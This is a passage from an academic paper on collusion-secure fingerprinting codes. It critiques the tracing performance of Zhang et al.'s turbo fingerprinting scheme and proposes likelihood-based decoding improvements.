Definition 3. *(Undetectable Position) Let $\Gamma = \{w^{(1)}, w^{(2)}, \cdots, w^{(n)}\}$ be an (l,n)-code and $C = \{u_1, u_2, \cdots, u_c\}$ be a coalition of c-traitors. Let position i be* ***undetectable*** *for C, i.e. the words assigned to users in C match in i'th position, that is $w_i^{(u_1)} = \cdots = w_i^{(u\ )}$.*

Definition 4. *(Feasible set) Let $\Gamma = \{w^{(1)}, w^{(2)}, \cdots, w^{(n)}\}$ be an (l,n)-code and $C = \{u_1, u_2, \cdots, u_c\}$ be a coalition of c-traitors. We define the* ***feasible set*** *Γ of C as*

$$\Gamma(C) = \{x = (x_1, \cdots, x_l) \in \Sigma^l \mid x_j \in w_j, 1 \leq j \leq l\}$$

where

$$w_j = \begin{cases} \{w_j^{(u_1)}\} & w_j^{(u_1)} = \cdots = w_j^{(u\ )} \\ \{w_j^{(u\ )} \mid 1 \leq i \leq c\} \cup \{?\} & \textit{otherwise} \end{cases}$$

where ? denotes an erased position.

Now we are in position to define the *Marking Assumption* that establishes the rules that the attacking coalition is subjected to. This definition sets the work environment of many of the actual fingerprinting schemes.

Definition 5. *(Marking Assumption) Let $\Gamma = \{w^{(1)}, w^{(2)}, \cdots, w^{(n)}\}$ be an (l,n) -code, $C = \{u_1, u_2, \cdots, u_c\}$ a coalition of c-traitors and $\Gamma(C)$ the feasible set of C. The coalition C is only capable of creating an object whose fingerprinting lies in $\Gamma(C)$.*

The main idea of this definition is that a coalition of c-traitors can not detect the positions in the document in which their marks hold the same value. Many of the fingerprinting schemes in the literature base their tracing algorithms in trying to estimate the positions that are changed by the attackers.

[1] The Hamming distance $d_H(y, x)$ [8] between two sequences of equal length can be defined as the number of positions in which the two sequences differ.

3 Boneh-Shaw Fingerprinting Model

In 1995, Dan Boneh and James Shaw presented in [2] a seminal paper about the collusion secure fingerprinting problem. First of all, we need to define what a fingerprinting scheme is.

Definition 6. *(Fingerprinting scheme [2])A (l, n)-fingerprinting scheme is a function $\Gamma(u, r)$ which maps a user identifier $1 \geq u \geq n$ and a string of random bits $r \in \{0, 1\}^*$ to a codeword Σ^l. The random string r is the set of random bits used by the distributor and kept hidden from the user. We denote a fingerprinting scheme by Γ_r.*

3.1 *n*-Secure Codes

We now define n-secure codes, see [2] for a more detailed description.

Definition 7. *A fingerprinting scheme Γ_r is a c-secure code with ϵ-error if there exists a tracing algorithm A which from a word x, that has been generated (under the Marking Assumption) by a coalition C of at most c users, satisfies the following condition $Pr[A(x) \in C] > 1 - \epsilon$ where the probability is taken over random choices made by the coalition.*

Now, we define the code and its decoding algorithm:

1. Construct an n-secure (l, n)-code with length $l = n^{O(1)}$.
2. Construct an $\Gamma_0(n, d)$-fingerprinting scheme by replicating each column of an (l, n)-code d times. For example, suppose a $(3, 4)$-code {111,011,001,000}. We can construct a $\Gamma_0(4, 3)$ for four users A,B,C and D as follows:

$$\begin{aligned} A &: 111111111 \\ B &: 000111111 \\ C &: 000000111 \\ D &: 000000000 \end{aligned}$$

3. When the code has been defined, the next step is to define the appropriate decoding algorithm. For instance

   Algorithm 1. *From [2], given $x \in \{0, 1\}^l$, find a subset of the coalition that produced x. We denote by B_m is the set of all bit positions in which the column m is replicated, $R_m = B_{m-1} \cup B_m$ and weight denotes the number of bits that are set to 1.*

```
(a) If weight $(x \mid B_1) > 0$ then output "User 1 is guilty"
(b) If weight $(x \mid B_{n-1}) < d$ then output "User n is guilty"
(c) For all $s = 2$ to $n - 1$ do:
        Let $k =$ weight $(x \mid R_s)$. if
            $weight(x \mid B_{s-1}) < \frac{k}{2} - \sqrt{\frac{k}{2} \log \frac{2n}{\epsilon}}$
        then output "User s is guilty"
```

Finally, the only thing left to do is to find a relationship between the error ϵ and the replication factor d. This relation is given in the following theorem,

Theorem 1. *For $n \geq 3$ and $\epsilon > 0$ let $d = 2n^2 \log(2n/\epsilon)$. The fingerprinting scheme $\Gamma_0(n, d)$ is n-secure with ϵ-error and has length $d(n-1) = O(n^3 \log(n/\epsilon))$.*

3.2 Logarithmic Length c-Secure Codes

The construction of Boneh and Shaw n-secure with ϵ-error is impractical for a medium and large number of user because the length of codewords increases as $O(n^3 \log(n/\epsilon))$. To achieve shorter codes, Boneh and Shaw apply the ideas of [9] to construct c-secure (n, l)-codes of length $l = c^{O(1)} \log(n)$. The basic idea is to use the n-secure code as the alphabet which is used by an $(L, N, D)_p$-error-correcting code. As a result of this composition, Boneh and Shaw obtained the following result. The proof of this theorem can be found in [2].

Theorem 2. *Given integers N,c, and $\epsilon > 0$ set $n = 2c$, $L = 2c \log(2N/\epsilon$, and $d = 2n^2 \log(4nL/\epsilon)$. Then, $\Gamma'(L, N, n, d)$ is a code which is c-secure with ϵ-error. The code contains N words and has length $l = O(Ldn) = O(c^4 \log(N/\epsilon) \log(1/\epsilon))$*


Thus the code $\Gamma'(L, N, n, d)$ is made up of L copies of $\Gamma_0(n, d)$. Each copy is called a *component* of $\Gamma'(L, N, n, d)$. The codewords of component codes will be kept hidden from the users. Finally, the codewords of $\Gamma'(L, N, n, d)$ are randomly permuted by π before the distributor embeds the codeword of the user u_i in an object, that is to say, user u_i's copy of the object will be fingerprinted using the word $\pi w^{(i)}$. To guarantee the security of this scheme, the permutation π must be kept hidden from the users in order to hide the information of which mark in the object encodes which bit in the code.

4 Turbo Codes

Turbo codes were introduced in 1993 by Berrou, Glavieux and Thitimajashima [10], [11]. In their research, they reported extremely impressive results for a code with a long frame length. The main idea is an extrapolation from Shannon's theory of communication. Shannon shows that an ultimate code would be one where a message is sent infinite times, each time shuffled randomly, but this requires infinite bandwidth so this schema is unpractical. The contribution of turbo codes is that sending the information infinite number of times is not really needed, just two or three times provides pretty good results.

4.1 Turbo Coding

The most common turbo encoder consists of parallel concatenation of some Recursive Systematic Convolutional encoders (RSC), each with a different interleaver, working on the same information. The purpose of the interleaver is to offer to each encoder an uncorrelated version of the information. This results in independent parity bits from each RSC. It seems logical that as a better interleaver is used, these parity bits will be more independent. The usual configuration consists of two identical convolutional encoders with rate 1/2 and a pseudo-random



(a) Common turbo encoder

(b) Common turbo decoder

Fig. 1. Dual Turbo Encoder/Decoder with ratio $r = \frac{1}{3}$

interleaver, π, this schema is called a Parallel Concatenated Convolutional Code (PCCC). Figure 1(a) shows the block diagram of a turbo encoder with its two constituent convolutional encoders.

The input bits u are grouped in sequences whose length N is equal to the size of the interleaver. The sequence u' is obtained as the result of the interleaving process. The first encoder receives the sequence u and produces the pairs (u_k, p_k^1) and the second encoder receives the sequence u' and produces the pairs (u'_k, p_k^2). Since both encoders are systematic encoders $u'_k = \pi(u_k)$, and, as π is known by the decoder, only (u_k, p_k^1, p_k^2) will be transmitted. The rate of this encoder is 1/3 but it can be increased by puncturing by 1/2.

4.2 Turbo Decoding

Turbo decoding is based on an iterative process to improve performance and it uses, as a basic decoder unit, a Soft-Input Soft-Output algorithm. The block scheme of a common turbo decoder is shown in figure 1(b).

First of all, the sequence encoded by the first encoder is decoded by the first decoder as in an usual convolutional code scheme. As a result, this decoder returns soft information, that is to say, an estimation about which were the values of the bit in the original sequence and how likely is this estimation for each bit. This information is called extrinsic information in the literature of turbo codes. The extrinsic information of the first decoder is interleaved in the same manner that the input bits had been interleaved in the turbo encoder before they are applied to the second encoder. The next step is to send this interleaved information to the second decoder. This decoder takes the extrinsic information of the first decoder into account when it decodes the sequence encoded by the second encoder and gives a new estimation about the original values. This process is repeated several times depending on the performance that is required of the system. On the average, 7 or 8 iterations give adequate results and no more 20 are ever required.

There are some algorithms that can be modified to use as a turbo decoder component but the ones most used are the Soft Output Viterbi Algorithm [12,13] and the BCJR [14] or Maximum A-posteriori Probability (MAP) algorithm. SOVA is a combination of iterative decoding with a modified form of Viterbi decoding and it maximizes the probability of a sequence. On the other hand, MAP maximizes the output probability based on some knowledge of the input *a priori* probabilities and soft output from the demodulator.

5 Turbo Fingerprinting Scheme

The major contributions of the turbo fingerprinting scheme, presented by Zhang *et al.* in [7] with regard to the Boneh-Shaw's scheme are the reduction of codeword length by means of the use of turbo codes as outer code and the improvement of decoding the decoding runtime by a Maximum Likelihood Decoding algorithm.

5.1 Concatenated Code

The proposed scheme consists of a concatenated turbo code with a Boneh-Shaw code, that is, each symbol that a turbo encoder generates is coded by a Boneh-Shaw encoder. Formally, Zhang *et al.* define their code $\varPsi(L, N, n, d)$ as the concatenated code that results of the composition of an outer (n_0, k_0)-turbo code and an inner Boneh-Shaw $\varGamma_0(n, d)$-code, where L is a turbo code length and N is the users' number.

The first step in the process is to generate a random binary string that will be the user identification $m(u_i)$ for the user u_i, where $1 \leq i \leq N$. Next, $m(u_i)$ is divided into L groups of k_o bits each one. This groups are encoded by an (n_o, k_o)-turbo encoder and a sequence of $L \times n_0$ bits is produced. The output binary sequence is represented by $v = v_1 v_2 \cdots v_L$ where each group v_j is constituted by n_0 bits. Each v_j is coded by the inner code $\varGamma_0(n, d)$ where, for design reasons, n must satisfy the condition $n \geq 2^{n_0}$. As a result, the sequence $W^{(v)} = W^{(v_1)} \parallel W^{(v_2)} \parallel \cdots \parallel W^{(v\ \ )}$ is obtained, where $W^{(v\ \ )}$ is the codeword of $\varGamma_0(n, d)$-code assigned to v_j.

To formalize the encoding process, Zhang *et al.* define the $\varPsi(L, N, n, d)$ encoding algorithm as follows:

Algorithm 2. $\varPsi(L, N, n, d)$ *encoding algorithm defined in [7]:*
Let $m(u_j)$ *be the identification of user* u_j $(1 \leq j \leq N)$

```
1. $v = Turbo - Encoding(m(u_j))$
2. For each $1 \leq k \leq L$
   $W^{(v\ \ )} = \varGamma_0(n, d) - Encoding(v_k)$
3. Let $W^{(v)} = W^{(v_1)} \parallel W^{(v_2)} \parallel \cdots \parallel W^{(v\ \ )}$
```

This process is repeated for all u_j in such a way that all users will have their own identification fingerprint. In the fingerprinting environments the common attack is the collusion attack, that is, some users compare their marked objects and produce, according to the *Marking Assumption* defined in Definition 5, a pirate object which contains a false fingerprint that lies in $\varGamma(C)$. The general schema for two traitors is shown in Figure 2.

The aim of this kind of systems is to find, at least, one user who is part of the coalition. So the authors present Algorithm 3 to accomplish this purpose.



u_a
u_b
u_a or u_b
Random Generator
Random Generator
Tracing Back
$m(u_a)$
$m(u_b)$
$m(u_p)$
(n_0, k_0) TurboEncoder
(n_0, k_0) TurboEncoder
(n_0, k_0) TurboDecoder
$V^{(v^a)} = V^{(v_1^a)} \| \cdots \| V^{(v_L^a)}$
$V^{(v^b)} = V^{(v_1^b)} \| \cdots \| V^{(v_L^b)}$
$V^{(v^p)} = V^{(v_1^p)} \| \cdots \| V^{(v_L^p)}$
$\Gamma_0(n,d)$ Boneh-Shaw
$\Gamma_0(n,d)$ Boneh-Shaw
$\Gamma_0(n,d)^{-1}$ Boneh-Shaw
$W^{(v^a)} = W^{(v_1^a)} \| \cdots \| W^{(v_L^a)}$
$W^{(v^b)} = W^{(v_1^b)} \| \cdots \| W^{(v_L^b)}$
$W^{(v^p)} = W^{(v_1^p)} \| \cdots \| W^{(v_L^p)}$
π
π
π^{-1}
Collusion Attack

Fig. 2. Turbo fingerprinting scheme for 2 traitors

The main idea of the decoding algorithm is to decode the Boneh-Shaw layer and to choose one of the symbols retrieved by this layer for this position i as the input symbol to the turbo decoder for this position i. Note that, if the Boneh-Shaw code was error-free, then for each position, the turbo decoder could choose among more than one symbol, depending on the symbols of the traitors in this position. The proposal of Zhang *et al.* was to choose one at random. A formal definition is shown by the following algorithm:

Algorithm 3. *$\Psi(L, N, n, d)$ decoding algorithm defined in [7]:*
Given $x \in \{0,1\}^l$, find a subset of the coalition that produced x.

1. *Apply algorithm 2 to each of the L components of x.*
   For each component $i = 1, 2, \cdots, L$, arbitrarily choose one of the outputs of algorithm 2.
   Set v_j to be this chosen output.
   Form the word $v = v_1 v_2 \cdots v_L$
2. *$m(u_j) = Turbo - Decoding(v)$*
3. *Output "User u_i is guilty"*

6 A New Critical Performance Analysis

To state the performance of turbo fingerprinting codes, the authors in [7] enunciate the following theorem:

Theorem 3. *[7] Given integers N, c and $\epsilon > 0$, set*

$$n = 2c$$

$$d = 2n^2(\log(2n) + m)$$

$$m = \log\left(\sum_{d\ =d}^{N} \frac{A_d}{\epsilon}\right)$$

where A_d is the number of codewords with weight d_e. Then the fingerprinting scheme $\Psi(L, N, n, d)$ is c-secure with ϵ-error. The code contains N codewords and has length $Ld(n-1)$. Let x be a word which was produced by a coalition C of at most c users. Then algorithm 3 will output a member of C with probability at least $1 - \epsilon$.

The authors in [7] prove theorem 3, assuming the well known expression for the error probability P_e of turbo decoders in BSC channels (for detailed references concerning error probability of turbo decoders in BSC channels see [15,16]). In the present scenario the channel, from the turbo codes point of view, is a Boneh-Shaw code with error probability ϵ'. In [7], the authors express the turbo coded error probability as a function of the Boneh-Shaw code error probability. Denoting by P_e, the error probability of turbo codes in a BSC, the expression is

$$P_e \leq \sum_{d\ =d}^{N} A_d\ P_2(d_e) \tag{1}$$

where A_d is the number of codewords with weight d_e and $P_2(d_e)$ is the error probability between two codewords. Let the decoding error probability of code Γ_0 be ϵ'. The authors assume that the error probability between two codewords is smaller than the error probability of code Γ_0. So, from the authors' point of view

$$P_e \leq \sum_{d\ =d}^{N} A_d\ P_2(d_e) \leq \sum_{d\ =d}^{N} A_d\ \epsilon' \tag{2}$$

We now show that this is not in many cases correct.

Suppose a turbo fingerprinting code consists of an (n, k)-turbo code concatenated with a Boneh-Shaw code with negligible error probability ϵ. Moreover assume that two traitors attack this scheme by a collusion attack according to definition 5.

In the decoding process, the Boneh-Shaw decoder retrieves, for each position, 2 symbols with probability $\frac{2\ -1}{2}$ and only 1 symbol otherwise (here we suppose, as an approximation, that in a collusion of 2 users a position can not be detected with probability $\frac{1}{2}$. So $\frac{1}{2}$ is the probability that the symbol in a particular position will be the same for 2 codewords). The scheme proposed by Zhang *et al.* takes one of them at random and sends it to the turbo decoder.

As n increases, $\frac{2\ -1}{2}$ tends to 1, that is, the probability that the traitors, say tc_1 and tc_2, have the same symbol in a particular position tends to 0. So the

Hamming distances between tc_1 or tc_2 and the pirated word, say tc_p, delivered to the turbo decoder satisfy the equation $d_H(tc_1, tc_p) \simeq d_H(tc_2, tc_p)$. If L is the length of the codeword and n is large enough, the turbo decoder takes as input a word in which half of the symbols are erroneous respect both of the two traitor codewords. And, as a result, the turbo decoder retrieves a codeword of the turbo code codebook, but this codeword is not assigned to any user. Note that in this case, the decoded codeword will be different from the pirate words with a very high probability, which is not desirable at all. In this case there cannot be a false positives because, the turbo encoded words are a random sequence (like hash functions) and the collision probability for these functions is very small.

As an example suppose a $(3, 1)$-turbo code that consists of two component convolutional codes. The connection expressed in octal is $(3, 1)$. The traitors have the sequences

$$t_1 = 1\,1\,0\,0\,0\,1\,0\,0\,1\,0,$$

$$t_2 = 0\,0\,0\,0\,1\,1\,1\,0\,0\,0.$$

The sequences t_1 and t_2 are turbo coded to generate

$$tc_1 = Turbo - Encoding(t_1) = 100\,110\,000\,001\,001\,101\,011\,010\,110\,001\,000\,000,$$

$$tc_2 = Turbo - Encoding(t_2) = 000\,000\,000\,001\,100\,111\,101\,011\,011\,011\,111\,100.$$

These turbo coded sequences may be expressed in octal notation as:

$$tc_1 = Turbo - Encoding(t_1) = 4\,6\,0\,1\,1\,5\,3\,2\,6\,1\,0\,0$$

$$tc_2 = Turbo - Encoding(t_2) = 0\,0\,0\,1\,4\,7\,5\,3\,3\,3\,7\,4$$

The Feasible Set will be

$$\varGamma(tc_1, tc_2) = \left(\begin{Bmatrix} 4 \\ 0 \end{Bmatrix} \begin{Bmatrix} 6 \\ 0 \end{Bmatrix}, 0, 1, \begin{Bmatrix} 1 \\ 4 \end{Bmatrix}, \begin{Bmatrix} 5 \\ 7 \end{Bmatrix}, \begin{Bmatrix} 3 \\ 5 \end{Bmatrix}, \begin{Bmatrix} 2 \\ 3 \end{Bmatrix}, \begin{Bmatrix} 6 \\ 3 \end{Bmatrix}, \begin{Bmatrix} 1 \\ 3 \end{Bmatrix}, \begin{Bmatrix} 0 \\ 7 \end{Bmatrix}, \begin{Bmatrix} 0 \\ 4 \end{Bmatrix} \right).$$

After decoding the Boneh-Shaw code, if no errors are produced, a possible sequence sent to the turbo decoder is

$$tc_p = 000\,110\,000\,001\,001\,101\,101\,011\,011\,001\,111\,000,$$

or in octal,

$$tc_p = 0\,6\,0\,1\,1\,5\,5\,3\,3\,1\,7\,0.$$

After turbo decoding, the word obtained is

$$t_p = 1\,1\,0\,0\,0\,0\,1\,0\,0\,0,$$

which is none of the traitors' codewords, $d_H(t_1, t_p) = 3$ and $d_H(t_2, t_p) = 4$. That is, this construction cannot be a correct fingerprinting scheme because the system cannot trace back t_1 or t_2 from tc_p.

7 Proposed Improvements and Open Problems

One of the most important improvements that the turbo codes have contributed to error correcting codes is the use of the likelihood of every information bit during the decoding process. The proposed improvements in this section are based on the use of this information in two different ways. The first one, uses the information provided by the fingerprinting layer to calculate the likelihood for each information bit at the first turbo decoding iteration. On the other hand, the second proposal is centered in the fact that the cross-correlation between the likelihood of the decoded bits and all possible words (users) reaches the maximum value when the evaluated user has taken part in the collusion attack, i.e. is guilty.

7.1 Decoding by the Use of Likelihood Information in Undetected Coefficients

There exist some techniques, as concatenating a turbo codes with a Boneh-Shaw code or the ones proposed in [17], that can be used to detect, at the turbo decoder input, if a particular bit has been modified by a collusion attack. As it is also well-know, each constituent decoder in a turbo decoder uses the likelihood information of every information bit externalized by the other but this likelihood is not known at the first iteration by the first constituent decoder. The usual solution is to consider that all values are equally likely, that is to say, the value of $L_e^{(2)}$ for all bits in the first iteration is initialized to 0 (take into account that L_e is the Log-likelihood ratio). The first improvement is to modify the value of L_e taking into account the information of the Boneh-Shaw layer. The main idea is, as the undetected bits by the traitors during the collusion attack are known, the decoder can assign a greater likelihood to these bits in the first decoding stage. After few simulations, it can be concluded that a little improvement around 2% appears if the initial value of L_e is slightly modified by the use of this previous information. Note that, when an error is produced during the decoding process, the returned word identifies one legal user which has not taken part in the collusion, that is a false positive. In other words, in this situation the decoding process frames an innocent user. In a correct TFC system, a bit error probability around 0 is needed. If the value of L_e value is highly altered, the effect can be counterproductive because, in this case, the turbo decoder does not converge correctly. This is shown in figure 7.1.

Even though this improvement has been applied to TFC, it is not sufficient to guarantee that the probability of finding one of the traitors will be small enough. It seems that the error probability has been a slight improvement and it can be reduced near to 0 by the use of some block error correcting code as BCH. The figures 4(a), 4(b) and 4(c) show the results of the use of a (15,11) Hamming code, a BCH(127,64) and a BCH(127,22) respectively, concatenated with a turbo code decoded taking into account the likelihood information.

Some open problems are how to modify the channel characteristic, in turbo code notation that is the value of L_c, taking into account the positions not





Fig. 3. Bit probability error of a TFC with generator sequences constituent RSC $(53, 75)_8$ over collusion attack decoded using likelihood information

detected by the attackers and the study of the relation between the RSC generator sequences and the likelihood value to assign to each bit at first decoding stage.

7.2 Decoding by the Use of Making Correlation Conditional on Likelihood

The decoding algorithm proposed in the original paper of TFC was the commonly used to decode turbo codes. The main problem was that the turbo decoder returns the most likely codeword over all the code space; that is, if a user ID of 512 bits is used, the turbo decoder will return the word of 512 bits that is the most likely to have been sent. This means that with a very high probability an innocent user has been framed. This is the main reason of the problems produced in the decoding stage of TFC.

In practice, it is very difficult to think about an application in which 2^{512} users are needed. For instance, Figure 5 shows the results of a 1000 iterations simulation of one system which uses a TFC with user ID of 128 bits but the system has only 1000 users whose user IDs are randomly distributed in the codes pace. In each iteration two different users are chosen randomly and a collusion attack is performed with their code words. Next, this colluded codeword is decoded by the turbo decoder in order to obtain one of the traitors. None of them have been found by the use of the original TFC decoding system or, as is named in the figure, TFC without correlation. If the word which results from the TFC original decoding system is correlated with all possible user IDs, we will always find at least one of the traitors and, more than 90 percent of the times, the two traitors will be found. If the likelihood information is used instead of the pirate word, the probability of finding the two traitors comes close to 100 percent. In other words, the user IDs that have the maximum correlation value with the likelihood returned by the turbo decoder are the user IDs of the members of the collusion.




(a) TFC concatenated with HC(15,11).

(b) TFC concatenated with BCH(127,64).

(c) TFC concatenated with BCH(127,22).

Fig. 4. Bit probability error of a TFC with generator sequences constituent RSC $(53, 75)_8$ concatenated with several error correcting codes over collusion attack decoded using likelihood information



(a) TFC with generator sequences constituent RSC $(53, 75)_8$

(b) TFC with generator sequences constituent RSC $(117, 155)_8$

Fig. 5. % of detecting 0, 1 or 2 traitors after a collusion attack of 2 traitors by the use of TFC with correlation decoding

The main drawback of this proposal is that the decoding time increases exponentially with the number of users.

8 Conclusions

The work presented in this paper discusses an undesired problem in the analysis of the turbo fingerprinting codes presented by Zhang *et al.* in [7]. We show that the probability of tracing one of the traitors tends to 0 when the alphabet size of the outer turbo code increases. That is because the symbol-by-symbol collusion attack performed by pirates is not treated efficiently by the decoding algorithm proposed in [7]. Note that, from the point of view of the turbo decoder, the error probability of the equivalent channel tends to 1/2, because it takes as input symbols one of the symbols retrieved by the Boneh-Shaw decoder chosen at random.

The new problem found in the turbo fingerprinting codes renders them inapplicable in many cases unless the design takes into account our new contribution. Moreover, our studies indicate that, the more efficient the turbo fingerprinting code design is, from the point of view of the length requirement, a far worse performance is obtained from the tracing algorithm. In other words, to find a traitor will be more complicated when the (n, k)-turbo code used, has large values of n.

Besides, two different ways to improve the performance of turbo fingerprinting codes are given. These two ways use the likelihood of the turbo decoder to perform the improvements. The first proposal modifies this likelihood at the input of the turbo decoder and the other use the turbo decoder output likelihood to correlate it with the user IDs in order to find the traitors. Moreover, this two improvements can be integrated in the same scheme.

Acknowledgements

The authors wish to thank Juan Pérez-Esteban for helping in the simulations and the anonymous reviewers for their valuables comments.

References

1. Wagner, N.R.: Fingerprinting. In: SP 1983: Proceedings of the, IEEE Symposium on Security and Privacy, Washington, DC, USA, p. 18. IEEE Computer Society, Los Alamitos (1983)
2. Boneh, D., Shaw, J.: Collusion-secure fingerprinting for digital data (extended abstract). In: Coppersmith, D. (ed.) CRYPTO 1995. LNCS, vol. 963, pp. 452–465. Springer, Heidelberg (1995)
3. Barg, A., Blakley, G.R., Kabatiansky, G.A.: Digital fingerprinting codes: problem statements, constructions, identification of traitors. IEEE Transactions on Information Theory 49(4), 852–865 (2003)
4. Fernandez, M., Soriano, M.: Fingerprinting concatenated codes with efficient identification. In: Chan, A.H., Gligor, V.D. (eds.) ISC 2002. LNCS, vol. 2433, pp. 459–470. Springer, Heidelberg (2002)
5. Zhu, Y., Zou, W., Zhu, X.: Collusion secure convolutional fingerprinting information codes. In: ASIACCS 2006: Proceedings of the, ACM Symposium on Information, computer and communications security, pp. 266–274. ACM Press, New York (2006)
6. Tomàs-Buliart, J., Fernandez, M., Soriano, M.: Improvement of collusion secure convolutional fingerprinting information codes. In: Proceedings of International Conference on Information Theoretic Security (ICITS 2007) (2007)
7. Zhang, Z., Chen, X., Zhou, M.: A digital fingerprint coding based on turbo codes. In: International Conference on Computational Intelligence and Security, 2007, pp. 897–901 (2007)
8. Hamming, R.W.: Error detecting and error correcting codes. Bell System Techincal Journal 29, 147–160 (1950)
9. Chor, B., Fiat, A., Naor, M., Pinkas, B.: Tracing traitors. IEEE Transactions on Information Theory 46(3), 893–910 (2000)
10. Berrou, C., Glavieux, A.: Near optimum error correcting coding and decoding: turbo-codes. IEEE Transactions on Communications 44(10), 1261–1271 (1996)
